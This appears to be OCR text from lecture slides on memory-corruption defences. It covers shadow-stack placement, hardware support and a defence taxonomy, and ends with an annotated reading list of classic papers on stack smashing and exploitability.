




Implementation technique: place shadow stack at a random location in memory

Better: Use specialized hardware

Taxonomy of Defenses



Adapted from Szekeres et al., SoK: Eternal War in Memory, IEEE SP (2013)

Further reading (priority order)

Elias Levy (as *Aleph One*),
Smashing the stack for fun and profit,
Phrack 7 (1996)

Practical, historically important, but out of date

Szekeres et al.,
SoK: Eternal War in Memory,
IEEE Symposium on Security and Privacy (2013)

Good overview of software-based defences

T. F. Dullien,
Weird machines, exploitability, and provable unexploitability,
IEEE Transactions on Emerging Topics in Computing (2017)

Theory of Weird Machines